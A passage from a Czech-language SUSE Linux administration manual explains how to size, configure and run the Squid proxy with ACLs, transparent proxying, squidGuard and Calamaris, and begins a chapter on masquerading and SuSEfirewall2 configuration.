Nejdříve by měla být určena zátěž systému. Je třeba věnovat zvláštní pozornost špičkám, které mohou být i 4x vyšší, než je denní průměr. Pokud si nejste jisti, pak je lepší nadhodnotit systémové požadavky, protože nevhodný hw pro Squid může vést k výraznému poklesu výkonu.

V následujícím seznamu jsou jednotlivé části seřazeny podle důležitosti:

Pevný disk

Při ukládání do meziskladu (cache) hraje rychlost zápisu velkou roli. Proto byste měli tomuto faktoru věnovat velkou pozornost. U pevných disků je nejdůležitější doba přístupu (náhodného), která je udávána v milisekundách.

Velikost diskové cache

Pokud máte malou cache, pak je pravděpodobnost HITu velmi nízká, protože cache se velice rychle zaplní a pak jsou starší objekty přepisovány novějšími. Pokud ale máte 1 GB pro cache a uživatel potřebuje každý den pouze 10 MB, pak máte minimálně sto dní, než se vám cache zaplní.

Nejjednodušší je určit velikost cache podle rychlosti připojení. Pokud máte 1 Mb/s linku, pak bude maximální přenosová rychlost 128 KB/s. Za předpokladu, že veškerý datový přenos skončí v cache, pak máte za jednu hodinu uloženo více než 460 MB. Pokud bychom pokračovali a řekli bychom, že pracovní den má 8 hodin a pořád by byla linka plně využita, pak je to za jeden den „naspoříte“ 3,6 GB. Protože však nebývá linka vytištěná na 100% – bude stačit pro cache zhruba 2 GB.

Pokud to tedy shrneme, pak squid potřebuje spíš disk, který má kratší dobu přístupu pro čtení a zápis.

RAM

Velikost potřebné paměti pro squid je závislá na počtu objektů, které se nachází v cache. Squid ukládá cachovací odkazy a často používané stránky v paměti tak, aby mohly být požadavky rychleji vyřizovány. Protože paměť je zhruba 1 000 000x rychlejší než pevný disk.

Squid má v paměti také další data, např. tabulku se všemi použitými IP adresami, s nejčastěji používanými zásobníky, objekty a pak také seznamy s informacemi o přístupu a mnoho dalšího.

Proto je důležité, aby měl Squid také dostatek operační paměti. Pokud by musel začít swapovat, tj. odkládat méně často používané části operační paměti do vyhrazeného diskového oddílu. Pro správu cache v paměti můžete využít `cachemgr.cgi`, který je popsán v *cachemgr.cgi* na straně 578.

CPU

Proxy nepotřebuje příliš výkonný procesor. Pouze při startu a během kontroly obsahu cache se zvyšuje zatížení procesoru. Pokud byste chtěli použít víceprocesorové stroje, pak nedosáhnete zvýšení výkonu Squidu. Lepší je přidat disky a operační paměť. Příklady konfigurace systému naleznete na <http://www.cache.ja.net/servers/squids.html>.

Spuštění squidů

Program Squid má SUSE Linux již předkonfigurovaný, takže ho můžete spustit hned po instalaci. Předpokladem bezproblémového startu je správně nastavená síť – tj. aby byl nastaven alespoň nameserver a bylo možné pingnout. Problémy se mohou objevit v okamžiku, kdy používáte dynamickou DNS konfiguraci. V tom případě by alespoň nameserver měl mít platný zápis, protože pokud Squid nenajde v `/etc/resolv.conf` DNS server – tak se vůbec nespustí.

Pro spuštění se přihlaste jako uživatel root

```
rcsquid start
```

Při prvním spuštění se vytvoří adresářová struktura v `/var/squid/cache` – což provádí automaticky spouštěcí skript `/etc/init.d/squid` a může to trvat řádově několik vteřin až minut. Pokud se pak zobrazí zelené `done`, byla proxy spuštěna. Na lokálním systému můžete funkčnost squidů ihned otestovat tak, že nastavíte v prohlížeči proxy na `localhost` a port na `3128`. Abyste zpřístupnili squid i ostatním, bude potřeba upravit konfigurační soubor, který se nachází v `/etc/squid/squid.conf` a to tak, že upravíte položku `http_access deny all` na `http_access allow all`. Mějte ale na mysli, že tím otevřete proxy všem, proto byste měli nastavit ACL. Bližší informace naleznete v *Volby pro kontrolu přístupu* na straně 573.

Pokud provedete změny v konfiguračním souboru `/etc/squid/squid.conf`, je potřeba nové nastavení znovu načíst. To provedete příkazem:

```
rcsquid reload
```

Případně můžete Squid rovnou restartovat:

```
rcsquid restart
```

Důležitý je také následující příkaz

```
rcsquid status
```

který zjistíte, zda proxy běží. Pokud byste ji potřebovali zastavit, použijte příkaz

```
rcsquid stop
```

Poslední z uvedených příkazů může chvíli trvat, protože squid čeká půl minuty (volba `shutdown_lifetime` v `/etc/squid/squid.conf`) než bude přerušeno spojení s klienty a kromě toho musí zapsat data na disk.

Upozornění

Pokud ukončíte squid tak, že ho zabijete příkazem `kill` nebo `killall` – může dojít k poškození cache, kterou je potřeba smazat, aby bylo možné squid znovu spustit.

Upozornění

Při odinstalování proxy se neodstraní ani cache, ani protokolové soubory. Je potřeba ručně smazat adresář `/var/cache/squid`.

Lokální DNS server

Lokální DNS server, např. BIND-8 nebo BIND-9, je velice výhodný a to i v případě, že nespravuje žádnou doménu. Stačí, když funguje pouze jako „caching-only DNS“ a umí bez zvláštní konfigurace zpracovat DNS dotazy, resp. je předat root nameserveru. Když ho nastavíte na 127.0.0.1 (tj. localhost) a zapíšete ho do `/etc/resolv.conf`, pak bude mít squid při svém startu vždy platný nameserver. Pro rozchození nameserveru stačí pouze nainstalovat BIND a spustit ho. Nameserver poskytovatele byste měli pak uvést v konfiguračním souboru `/etc/named.conf` mezi forwarders spolu s jeho IP adresou. Když máte běžící firewall, pak je potřeba se podívat, zda DNS dotazy projdou.

Konfigurační soubor `/etc/squid/squid.conf`

Poznámka

Aktualizace z verze 2.4 na 2.5

Po aktualizaci squidů musí být cache smazána, protože došlo ke změně adresářové struktury cache.

Poznámka

Pokud jste prováděli aktualizaci starší verze squidů, pak je nejlepší použít nový `/etc/squid/squid.conf` a do něj přenést data ze starého `squid.conf`. Pokud byste používali starou verzi, tak se vystavujete nebezpečí, že vaše konfigurace nebude fungovat, protože se hodnoty jednotlivých voleb mohly změnit.

Základní nastavení

http_port 3128 Toto je port, na kterém poslouchá squid požadavky klientů. Přednastaven je na 3128 a použitelný je také port 8080. Další porty můžete přidat a odděluje je mezerou.

cache_peer hostname type proxy-port icp-port Zde uveďte nadřazenou proxy jako „parent“, např. když musíte využívat proxy poskytovatele. Jako hostname uveďte název, resp. IP adresu používané proxy a jako type dopište parent. Jako číslo portu poskytovatele se nejčastěji používá 8080. icp-port můžete nastavit na 7 nebo 0 v případě, že neznáte ICP port nadřazené proxy a její používání není dohodnuto s poskytovatelem.

cache_mem 8 MB Tato položka stanoví, kolik operační paměti bude squid potřebovat pro svůj běh. Přednastaveno je 8 MB.

cache_dir ufs /var/cache/squid 100 16 256 Položka `cache_dir` určuje adresář, do kterého budou na disku ukládány jednotlivé objekty. Čísla za cestou k adresáři znamenají – maximální velikost cache v MB, pak počet podadresářů a počet podadresářů podadresářů. Parametr `ufs` by měl zůstat beze změny. Přednastavenými hodnotami pro velikost cache jsou 100 MB diskového prostoru v adresáři `/var/cache/squid`, kde bude vytvořeno 16 adresářů a každý z nich bude mít 256 podadresářů. Při vyčleňování místa na disku byste si měli nechat dostatek rezerv, rozumné je vytvářet cache o velikosti 50 až 80 procent místa. Kromě toho byste měli poslední dvě čísla (počty adresářů) zvětšovat velice opatrně, protože režie adresářových struktur může zase snížit výkon systému. Pokud máte více disků, kde chcete cache vytvořit, pak můžete vytvořit odpovídající množství řádků s definicí `cache_dir`.

cache_access.log /var/log/squid/access.log Cesta k protokolovému souboru.

cache_log /var/log/squid/cache.log Cesta k protokolovému souboru.

cache_store_log /var/log/squid/store.log Cesta k protokolovému souboru. Tyto tři volby definují cesty k protokolovým souborům a není třeba je měnit. Pouze v případě, že je cache velice často dotazována – může se hodit přesunout protokolové soubory na jiný disk.

emulate_httpd_log off Změnou na `on` získáte čitelné protokolové soubory, se kterými si ale neporadí některé programy, které mají na starosti vyhodnocování.

client_netmask 255.255.255.255 Touto položkou můžete maskovat IP adresy zapisované do logů a skrýt tak identitu klientů. Pokud zde napíšete např. `255.255.255.0`, tak bude poslední pozice IP adresy vynulována.

ftp_user Squid@ Zde nastavte heslo, které bude squid vyžadovat pro anonymní FTP login. Může mít také smysl zde uvést platnou emailovou adresu ve své doméně, protože některé FTP servery její platnost kontrolují.

cache_mgr webmaster Tato volba slouží pro uvedení e-mailové adresy, na kterou se pošle zpráva v případě neočekávaného pádu. Přednastaveno je `webmaster`.

logfile_rotate 0 Squid umí také rotovat uložené protokolové soubory, pokud ho spustíte s volbou `squid -k rotate` a podle uvedené hodnoty bude nejstarší soubor opět přepsán. Tato hodnota je standardně nastavena na 0, protože pro archivaci a mazání protokolových souborů SUSE Linux používá cronjob, jehož konfiguraci naleznete v `/etc/logrotate/squid`.

append_domain domain Volbou `append_domain` můžete určit, které domény budou automaticky připojeny v případě, že není žádná uvedena. Nejčastěji se zde uvádí vlastní doména – takže stačí v prohlížeči uvést `www` a dostanete se na vlastní webserver.

forwarded_for on Když nastavíte na `off`, odstraní squid IP adresu, resp. název počítače klienta z HTTP dotazu.

negative_ttl 5 minutes; negative_dns_ttl 5 minutes Ve standardním případě není třeba toto nastavení upravovat. Pokud ale máte vytáčenou linku, pak se může stát, že Internet nebude po nějakou dobu přístupný. To je tím, že squid si poznamenává neúspěšné dotazy a brání se znovu dotazovat, i když je již spojení s Internetem obnoveno. V tom případě změňte `minutes` na `seconds` a nechte znovu načíst stránku v prohlížeči.

never_direct allow acl_name Pokud chcete zabránit tomu, aby squid vyřizoval požadavky přímo, pak použijte tuto volbu. V tom případě je ale potřeba, aby existovala ještě další proxy, které bude squid své požadavky zasílat. To je třeba nastavit ve volbě `cache_peer`. Pokud zadáte jako `acl_name all`, pak zajistíte, že všechny požadavky budou předány parent proxy. To je třeba např. tehdy, když poskytovatel striktně trvá na využívání jeho proxy nebo když máte firewall nastaven tak, že nepovoluje přímý přístup k Internetu.

Volby pro kontrolu přístupu

Squid obsahuje velice sofistikovaný systém pro řízení přístupu k proxy. Pomocí ACL je velice dobře a jednoduše konfigurovatelný. V zásadě se jedná o seznam pravidel, která jsou jedno po druhém zpracovávána. ACL je třeba nejdříve definovat předtím, než budou použita. Některá jsou již definována, jako je `all` a `localhost`. Ale vytvořením ACL ještě nic neprovedete. Teprve, když ho použijete např. spolu s `http_access` – tak se změny projeví.

acl acl_name type data ACL potřebuje pro svou definici minimálně tři parametry. Název `acl_name` může být libovolný. U `type` můžete

zvolit z celé řady různých možností, které jsou uvedeny v odstavci ACCESS CONTROLS souboru /etc/squid/squid.conf. Jaká data uvést, to záleží na typu ACL a může se také jednat o soubor, kde jsou třeba názvy počítačů, IP adresy nebo URL. Následují krátké příklady.

```
acl muj_net srcdomain .ma_domena.cz
acl ucitele src 192.168.1.0/255.255.255.0
acl studenti src 192.168.7.0-192.168.9.0/255.255.255.0
acl odpoledne time MTWHF 12:00-15:00
```

http_access allow acl_name Volbou http_access určíte, kdo může proxy používat a k čemu může na Internetu přistupovat. Zde využijete výše definovaná ACL nebo použijete ta předdefinovaná, tj. localhost a all, která mohou nabývat hodnot deny nebo allow. Můžete zde vytvořit celý seznam položek s http_access, které budou zpracovávány odshora dolů a podle toho, co se nače jako první bude přístup povolen nebo zakázán. Jako poslední položka by měl být vždy http_access deny all. V následujícím příkladu povolíte přístup všem uživatelům počítače localhost, tj. místním uživatelům volný přístup, zatímco všem ostatním ho zakážeme.

```
http_access allow localhost
http_access deny all
```

A ještě jeden příklad, kde využijeme vlastních ACL. Chceme, aby skupina ucitele měla kdykoliv přístup k Internetu, zatímco studenti budou moci surfovat pouze od pondělí do pátku a to vždy odpoledne.

```
http_access deny localhost
http_access allow ucitele
http_access allow studenti odpoledne
http_access deny all
```

Volby http_access byste měli psát pouze na jedno, předem určené, místo v /etc/squid/squid.conf – a to z důvodu přehlednosti.

```
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR
# CLIENTS
```

a všechny položky ukončete

```
http_access deny all
```

redirect_program /usr/bin/squidGuard Tato volba slouží pro tzv. „přesměrování“, kdy jsou dotazy předávány externímu programu, v našem případě squidGuard, který dokáže zakázat přístup k určeným URL. Spolu s proxy autentikací a vhodnými ACL tak můžete velice precizně řídit přístup k Internetu pro různé skupiny. squidGuard je v separátním balíku a musí se tedy nainstalovat zvlášť.

authenticate_program /usr/sbin/pam_auth Pokud je třeba autentikovat uživatele při přístupu k proxy, můžete použít program pam_auth. Při prvním přihlášení uživatele se spustí přihlašovací dialog, kde musí uživatel vložit uživatelské jméno a heslo.

```
acl password proxy_auth REQUIRED
```

```
http_access allow password  
http_access deny all
```

Klíčové slovo `REQUIRED` za `proxy_auth` můžete také nahradit seznamem povolených jmen uživatelů nebo cestou k takovému seznamu.

ident_lookup_access allow acl_name Tato volba zajistí, že za všechny klienty definované v ACL je proveden identifikační dotaz, který prověří identitu uživatele. Když nastavíte `acl_name all`, bude se provádět dotazování pro všechny klienty. Na klientech však musí běžet identifikační démon. V Linuxu můžete nainstalovat program `pidentd`, pro Windows existuje volně dostupný software, který si můžete stáhnout z Internetu. Aby byli „připuštěni“ pouze klienti s úspěšným identifikačním dotazem, je potřeba opět definovat vhodnou ACL.

```
acl identhsts ident REQUIRED
```

```
http_access allow identhsts  
http_access deny all
```

Také zde je možné nahradit `REQUIRED` seznamem povolených jmen uživatelů. Používání `Ident` může přístup výrazně zpomalit, protože kontrola se provádí při každém dotazu.

Konfigurace transparentní proxy

Standardně posílá prohlížeč na určitý port proxy serveru dotazy a proxy mu poskytne odpovídající objekty k dispozici, ať už se v cache nacházejí nebo ne. V praxi pak mohou nastat různé situace:

- Z bezpečnostních důvodů je lepší, když klient pro surfování na Internetu používá proxy.
- Je třeba, aby uživatelé používali proxy i bez toho, aby cokoliv konfigurovali v prohlížečích.
- Proxy se v síti přesunula, ale klienti by si měli i nadále zachovat svou starou konfiguraci.

V každém z těchto případů je vhodné nasadit transparentní proxy. Princip je přitom velice jednoduchý. Internetový prohlížeč pošle svůj požadavek – na cestě sedí proxy, která tento požadavek zpracuje a odpověď odešle zpět prohlížeči – který vůbec netuší, že komunikuje s proxy a ne přímo se zdrojem.

Možnosti konfigurace v `/etc/squid/squid.conf`

Pro nastavení transparentní proxy je třeba nastavit následující volby.

- `httpd_accel_host virtual`
- `httpd_accel_port 80` # port, na kterém se nachází skutečný HTTP server.
- `httpd_accel_with_proxy on`
- `httpd_accel_uses_host_header on`

Konfigurace SuSEfirewall2 pro transparentní proxy

Všechny příchozí dotazy pro squid musí být pomocí tunelu přesměrovány na port squid. K tomu můžete použít konfigurační soubor, který naleznete v souboru `/etc/sysconfig/SuSEfirewall2`. I když chcete nastavit pouze transparentní proxy, je potřeba provést určitá nastavení ve firewallu. Např.:

- Rozhraní pro přístup k Internetu: `FW_DEV_EXT="eth1"`

- Rozhraní pro přístup k vnitřní síti: FW_DEV_INT="eth0"

Když jste definovali rozhraní pro přístup k jednotlivým sítím, je potřeba povolit služby, které budou přístupné z vnější a vnitřní sítě. Zadávat je můžete buď pomocí názvu služby nebo obvyklého portu, kde určitá služba běží. Bližší informace viz `/etc/services`.

Nyní tedy povolíme přístup zvenku k webovým službám.

```
FW_SERVICES_EXTERNAL_TCP="www"
```

Pak povolíme přístup ven pro TCP i UDP

```
FW_SERVICES_INT_TCP="domain www 3128"
```

```
FW_SERVICES_INT_UDP="domain"
```

Povolili jsme webové služby a squid, který běží standardně na portu 3128. Navíc jsme povolili také DNS, který se stará o překlad názvů počítačů na IP adresy a obráceně. Pokud nechcete povolit DNS, pak `domain` odstraňte a nastavte.

```
FW_SERVICE_DNS="no"
```

Pro nás je nejdůležitější volbou

```
#
# 15.)
# Which accesses to services should be redirected to a localport on the
# firewall machine?
#
# This can be used to force all internal users to surf via
# your squid proxy, or transparently redirect incoming webtraffic
# to a secure webserver.
#
# Choice: leave empty or use the following explained syntax of
# redirecting rules, seperated by a space.
# A redirecting rule consists of 1) source IP/net,
# 2) destination IP/net,
# 3) protocol (tcp or udp) 4) original destination port and
# 5) local port to redirect the traffic to, seperated by
# a colon. e.g.: "10.0.0.0/8,0/0,tcp,80,3128 0/0,172.20.1.1,tcp,80,8080"
# Please note that as 2) destination, you may add '!' in front
# of the IP/net to specify everything EXCEPT this IP/net.
#
FW_REDIRECT=""
```

Soubor 67: Volba 15 konfigurace firewallu

Ve výše uvedené nápovědě je popsána syntaxe. Nejdřív se vezme IP adresa a síťová maska počítačů, kterých se to bude týkat a pak cílová IP a síťová maska, tj. kam jsou požadavky klientů posílány. V případě webového prohlížeče zvolte sít'0/0 (znamená „platí pro všechny počítače“). Pak následuje protokol, kde zvolíte TCP UDP protokol. Jako další parametr je port, na který byl původně dotaz zaslán a jako poslední je port, na který bude přesměrován.

Protože squid podporuje nejen HTTP, můžete na proxy směřovat i jiné porty, jako je FTP (port 21), HTTPS nebo SSL (port 443).

V našem příkladu budeme přesměrovávat webové služby z portu 80 na port proxy serveru, což je 3128. Jednotlivé položky se zde oddělují mezerou.

```
FW_REDIRECT="192.168.0.0/16,0/0,TCP UDP,80,3128  
192.168.0.0/16,0/0,21,3128"
```

Pak můžete zkusit firewall spustit jako uživatel root příkazem
`rcSuSEfirewall2 start`

Pak spusťte squid tak, jak je uvedeno v *Spuštění squid* na straně 569. Zda vše funguje správně se můžete přesvědčit v protokolovém souboru `/var/log/squid/access.log`. Zda jsou všechny porty nastaveny dobře zjistíte tak, že použijete z libovolného místa mimo vaši sít' portscan, tj. ze se pokusíte zjistit, které porty jsou otevřené. V našem případě by měl být otevřen pouze port 80. Ke skenování použijte např. program `nmap`.

```
nmap -O IP_adresa
```

Squid a další programy

V této kapitole se podíváme na to, jak spolupracuje squid s dalšími programy.

`cachemgr.cgi` umožňuje správci sítě kontrolovat potřebnou paměť pro skladování dat. `squidGuard` filtruje internetové stránky (a případně k nim nepovolí přístup), zatímco `calamaris` generuje hlášení.

cachemgr.cgi

Cache manager je CGI program pro vypracovávání statistik o tom, kolik místa potřebuje squid pro svůj běh.

Nastavení

Nejdříve je třeba mít v systému běžící webový server. Zda server běží můžete zjistit jako uživatel `root` příkazem `rcapache status`. Samozřejmě je třeba mít Apache nainstalovaného.

Když se zobrazí následující hlášení:

```
Checking for service httpd: OK
Server uptime: 1 day 18 hours 29 minutes 39 seconds
```

tak Apache na tomto počítači běží. V opačném případě je třeba webový server spustit příkazem `rcapache start`. I Apache je předkonfigurován tak, aby ho bylo možné ihned spustit.

Jako poslední krok je třeba zkopírovat `cachemgr.cgi` do adresáře `cgi-bin` Apache příkazem

```
cp /usr/share/doc/packages/squid/scripts/cachemgr.cgi
/srv/www/cgi-bin/
```

ACL cache manageru v `/etc/squid/squid.conf`

V konfiguračním souboru proxy serveru je třeba pro cache manager provést následující úpravy

```
acl manager proto cache_object
acl localhost src 127.0.0.1/255.255.255.255
```

A pak nastavit následující pravidla:

```
http_access allow manager localhost
http_access deny manager
```

První ACL je nejdůležitější, protože zde se pokouší squid komunikovat přes `cache_object` protokol. Následující pravidla pak předpokládají, že web server a squid běží na tom samém počítači. Komunikace mezi cache managerem a squidem vychází ze strany web serveru, ne prohlížeče. Když se tedy nachází web server na jiném počítači, pak je třeba přidat další ACL tak, jak je uvedeno v příkladu 68 na následující straně.

```
acl manager proto cache_object
acl localhost src 127.0.0.1/255.255.255.255
acl webserver src 192.168.1.7/255.255.255.255 # IP Webserver
```

Soubor 68: Přístupová pravidla

Pak jsou ještě třeba pravidla z příkladu 69

```
http_access allow manager localhost
http_access allow manager webserver
http_access deny manager
```

Soubor 69: Přístupová pravidla

Je také možné nastavit pro správce cache heslo, když se používá více voleb, např. vzdálené zamykání cache nebo zobrazování podrobných informací o cache. V tom případě je třeba konfigurovat položku `cachemgr_passwd` a seznam voleb, které budou zobrazeny po uvedení hesla. Tento seznam je uveden v `/etc/squid/squid.conf`.

Pokaždé, když se změní konfigurace squidů, je potřeba ho restartovat příkazem

```
rcsquid reload
```

Prohlížení cache

Podívejte se na `http://váš_server/cgi-bin/cachemgr.cgi`. Stiskněte 'continue' a nechte si zobrazit různé statistiky. Bližší informace o jednotlivých volbách naleznete v často kladených dotazech k programu squid na `http://www.squid-cache.org/Doc/FAQ/FAQ-9.html`

squidGuard

Tato kapitola by měla být úvodem do konfigurace squidGuard a měla by vám představit možnosti jeho použití. Pro podrobné popisy jemných nuancí však zde nebude dostatek místa. Hlubší informace naleznete na internetových stránkách – které naleznete na `http://www.squidguard.org`. squidGuard je volně šiřitelný, flexibilní a velice rychlý filtr pro squid. Podporuje definování množství pravidel pro přístup s různými omezeními pro různé skupiny. Pro přesměrování používá squidGuard standardní rozhraní squidů.

squidGuard můžete použít např. k následujícím úkolům

- Omezení přístupu určitých uživatelů pouze k definovaným serverům anebo URL
- Zamezení přístupu určitých uživatelů k definovaným serverům nebo URL
- Zamezení přístupu určitých uživatelů na základě regulárních výrazů nebo slov
- Přesměrování ze zakázané URL na „inteligentní“ CGI stránku
- Přesměruje nepřihlášeného uživatele na registrační formulář
- Odstínění bannerů a místo toho je prohlížeč přesměrován na prázdný GIF
- Rozdílná pravidla přístupu v závislosti na čase, dni v týdnu a datu
- Rozdílná pravidla pro jednotlivé skupiny uživatelů

Ani squidGuard nebo squid neumí:

- Filtrovat, cenzurovat nebo upravovat text v dokumentech
- Filtrovat, cenzurovat nebo upravovat skriptovací jazyky (např. JavaScript nebo VBScript), které jsou součástí HTML

Používání programu squidGuard

Instalujte balík balík squidGuard a pak upravte konfigurační soubor `/etc/squidguard.conf`. Pokud hledáte příkladové konfigurace, podívejte se na <http://www.squidguard.org/config/>. Později pak můžete experimentovat se složitějšími konfiguracemi.

V následujícím kroku vytvoříte dummy stránku „Přístup odmítnut“ nebo CGI stránku, na kterou bude klient přesměrován v případě, že přistoupí na zakázanou stránku. I zde doporučujeme používat Apache.

Nyní musíme squidů říct, že bude použit program squidGuard. Stačí změnit v `/etc/squid/squid.conf`:

```
redirect_program /usr/bin/squidGuard
```

Další volbou je `redirect_children`, která spustí dostatek vláken tak, aby byl program, v našem případě squidGuard, dostatečně rychlý. Standardně dokáže zpracovat 100 000 dotazů za 10 vteřin na 500MHz Pentiu s 5900 doménami a 7880 URL.

Proto není třeba pouštět více než 4 vlákna, protože pak tyto procesy zabírají pouze místo v paměti.

`redirect_children 4`

Nakonec necháte squidá znovu načíst konfiguraci

`rcsquid reload`

Nyní můžete nastavení otestovat v prohlížeči.

Vytvoření protokolů programem Calamaris

Calamaris je perlový skript, který vytváří hlášení o aktivitě cache. Tyto reporty jsou dostupné buď v ASCII nebo HTML. Calamaris využívá při sestavování protokolových souborů squidů. Domovskou stránku projektu naleznete na <http://Calamaris.Cord.de/>.

Program se používá velice jednoduše. Přihlaste se jako uživatel `root` a použijte následující příkaz:

```
cat access.log.files | calamaris volby reportfile
```

Při řetězení více protokolových souborů je důležité dbát na chronologické zřetězení jednotlivých souborů tak, aby byly starší soubory uváděny nejdříve.

Můžete použít následující volby:

-a výstupem budou všechna dostupná hlášení

-w výstupem je protokol ve formátu HTML

-l nadpis nebo logo v záhlaví

Další informace o různých volbách obsahuje `calamaris` (`man calamaris`).

Klasickým příkladem použití je:

```
cat access.log.2 access.log.1 access.log | calamaris -a -w \
>/usr/local/httpd/htdocs/Squid/squidreport.html
```

V našem příkladu jsme přesměrovali soubor do adresáře `/usr/local/httpd/htdocs/Squid/squidreport.html`. U vás můžete mít soubory pro Apache uloženy jinde.

Dalším nástrojem, který můžete použít pro generování hlášení o stavu cache je SARG (Squid Analysis Report Generator). Další informace naleznete na odpovídajících internetových stránkách:

<http://web.onda.com.br/orso/>

Další informace o squidů

Podívejte se na domovskou stránku <http://www.squid-cache.org/>. Zde naleznete uživatelskou příručku a rozsáhlý seznam často kladených dotazů (FAQ). Navíc máte k dispozici HOWTO, které naleznete v `/usr/share/doc/howto/en/mini/TransparentProxy.gz`. Využít můžete i konferenci `squid-users@squid-cache.org` nebo její archiv na <http://www.squid-cache.org/mail-archive/squid-users/>

Bezpečnost v síti

Maškaráda, firewall a Kerberos jsou pevnými základy bezpečná síť. Díky SSH (Secure Shell) je uživatelům nabízen bezpečný přístup na jiné počítače. Abyste byli schopní všechny tyto nástroje používat, věnujte prosím pozornost následující kapitole.

Maškaráda a firewall	586
SSH (Secure Shell) — bezpečná alternativa k telnetu . . .	589
Sítové ověřování — Kerberos	594
Instalace a správa Kerbera	600

Maškaráda a firewall

Mnozí uživatelé SUSE Linuxu provozují své počítače přes vytáčené připojení na Internet nebo jako router na pevné lince. Na lokální síti přitom zpravidla používají privátní IP adresy, které ovšem Internet vně lokální sítě nezná. Aby byl umožněn přístup na Internet i lokálním počítačům, je zde možnost použít tzv. „maškarádu“.

Na to je třeba instalovat balík `SuSEfirewall1`. Ten obsahuje skript pro maškarádu a firewall. Obojí se řídí podle konfiguračního souboru `/etc/sysconfig/SuSEfirewall12`. S maškarádou se vyplatí nainstalovat i firewall, aby byl systém lépe chráněn proti útokům zvenčí. Přečtete si k tomu prosím dokumentaci v `/usr/share/doc/packages/SuSEfirewall1`.

Upozornění

Nikdy není absolutní záruka, že váš systém bude navždy chráněný proti napadení zvenčí. Proto pokud se jednou stane, že do něj nějaký pirát pronikne, třebaže jste pečlivě dodrželi naše pravidla, neobviňujte prosím autory této publikace. Naopak spíše oceníme, když se s námi o svou zkušenost rozdělíte na adrese support@suse.cz. Ujišťujeme vás, že na to vezmeme ohled v příštích verzích.

Upozornění

Výchozí předpoklady

Na maškarádu potřebujete nejméně dvě různá síťová rozhraní. První z nich bude ethernetová síťová karta připojená na lokální síť, která používá privátní rozsah adres, např. `192.168.0.0` až `192.168.255.255`. V příkladu zde předpokládáme, že náš právě konfigurovaný router je nastaven na adresu `192.168.0.1` pro síťovou kartu, která vidí lokální síť. Ostatní počítače v lokální síti pak budou mít IP adresy `192.168.0.2`, `192.168.0.3` atd.

Poznámka

Při konfiguraci sítě věnujte zvýšenou pozornost správnému nastavení všesměrové adresy a síťové masky

Poznámka

Vnější síťové zařízení, použité pro přístup k Internetu, zde bude například karta ISDN nebo pevná linka se síťovou kartou. Podíváme se nyní, jak se takový typický případ bude konfigurovat.

Jak pracuje firewall

Nainstalovaný balík `SuSEfirewall` neobsahuje vlastně pravý firewall, nýbrž přesněji řečeno pouhý „paketový filtr“. Ten chrání síť proti přístupu jenom na ty IP adresy a porty, které nejsou pro přístup výslovně uvolněny. `SuSEfirewall` je přednastaven tak, že neumožní přístup k žádným portům a službám na nich běžících. Proto je třeba nejdříve nastavit proměnou `IP_FORWARD` v souboru `/etc/sysconfig/sysctl` na `IP_FORWARD=yes`. Pak proveďte restart počítače nebo použijte `echo 1 > /proc/sys/net/ipv4/ip_forward`.

Cílový počítač zná totiž jenom váš router, ale nemá již informace o odesilatelci z vnitřní sítě, který je schovaný za routerem. Proto se používá výraz „maškaráda“. Pakety se totiž vrátí s adresou routeru, který musí ten paket rozpoznat a přepsat cílovou adresu tak, že skončí na správném počítači v lokální síti.

Toto rozpoznávání paketů, které patří k určitému spojení, se provádí pomocí tabulky, která je přímo v jádře routeru tak dlouho, jak je spojení aktivní. Tuto tabulku si můžete dokonce jako superuživatel přechíst příkazem `iptables`. Informace o způsobu použití naleznete v manuálových stránkách. Pro identifikaci spojení se používá kromě IP adres odesilatele a příjemce také čísel portů a použité protokoly. Tak je možné, že router dokáže spravovat několik tisíc spojení pro jednotlivé počítače v lokální síti.

Protože cesta paketů zvenku do vnitřní sítě je závislá na maškarádové tabulce, neexistuje žádná možnost, jak zvenku otevřít spojení s počítačem v maškarádované síti, protože pro toto spojení není k dispozici zápis v tabulce.

Obecně se objevují pouze problémy s některými aplikacemi, jako je ICQ, `cucme`, IRC (DCC, CTCP), `Quake` a FTP v PORT režimu.

Pokud je tedy například váš počítač webový server a má být proto dosažitelný zvenčí, pak mu musíte umožnit, aby měl přístupný port 80. Tím ovšem přestane být chránění proti útoku na port 80. Firewall, realizovaný jako pouhý filtr paketů, nemůže samozřejmě nahradit profesionální firewall na aplikační úrovni. Přesto však může podstatně zvýšit bezpečnost sítě v domácím použití nebo v menším podniku.

SuSEfirewall2 – ruční konfigurace

Dokumentaci k SuSEfirewall2 najdete v `/usr/share/doc/packages/SuSEfirewall2`.

Celá konfigurace je v souboru `/etc/sysconfig/SuSEfirewall2`. Je zde krok po kroku anglicky vysvětleno, jak se firewall konfiguruje. O každém bodě se uvádí, zda se týká maškarády nebo firewallu. V konfiguračním souboru je též zmínka o DMZ („demilitarizované zóně“), té se však zatím vyhneme.

Pokud tedy opravdu potřebujete pouze maškarádu, vyplníte jen řádky označené *masquerading*.

- **FW_DEV_EXT**: např. `eth0` pro rozhraní, které směřuje do Internetu, u ISDN to bude `ippp0`
- **FW_DEV_INT**: zde uveďte zařízení, které směřuje do vaší interní sítě, např. `eth1`
- **FW_ROUTE**: pokud chcete používat maškarádu, pak zde rozhodně nastavte `yes`. Vaše interní počítače nejsou zvenku vidět, protože mají IP adresy z neveřejných segmentů, které nejsou v Internetu vůbec routovány. U firewallu BEZ maškarády zvolte `yes` pouze v tom případě, když chcete povolit přístup do vnitřní sítě. Pak ale musí mít počítače ve vnitřní síti platné IP adresy. V běžném případě byste rozhodně neměli přístup zvenku povolovat!
- **FW_MASQUERADE**: Když potřebujete maškarádu, uveďte zde `yes`. Když budete přistupovat k Internetu, tak si uvědomte, že je lepší přistupovat skrze proxy
- **FW_MASQ_NETS**: Zde je třeba uvést síť nebo počítače, které budou maškarádovány. Jednotlivé položky odděľujte mezerou. Např.: `FW_MASQ_NETS="192.168.0.0/24 192.168. 10.1"`
- **FW_PROTECT_FROM_INTERNAL**: Zde uveďte `yes`, pokud chcete chránit firewall i před útoky z vnitřní sítě. Pak je třeba služby z interní sítě explicitně povolovat v `FW_SERVICES_INT_TCP` a `FW_SERVICES_INT_UDP`
- **FW_AUTOPROTECT_SERVICES**: Nechte nastaveno na `yes`
- **FW_EXT_TCP**: Zde uveďte služby, které budete chtít na firewallu povolit pro přístup zvenku. Pokud provozujete na serveru poštovní, webový a ftp server, pak nastavte třeba `"www smtp ftp domain"`

443" . Na domácím počítači, který neposkytuje žádné služby nemusíte nastavovat nic.

- **FW_EXT_UDP:** Nechte prázdné, pokud neprovozujete nameserver, který by měl být přístupný zvenku
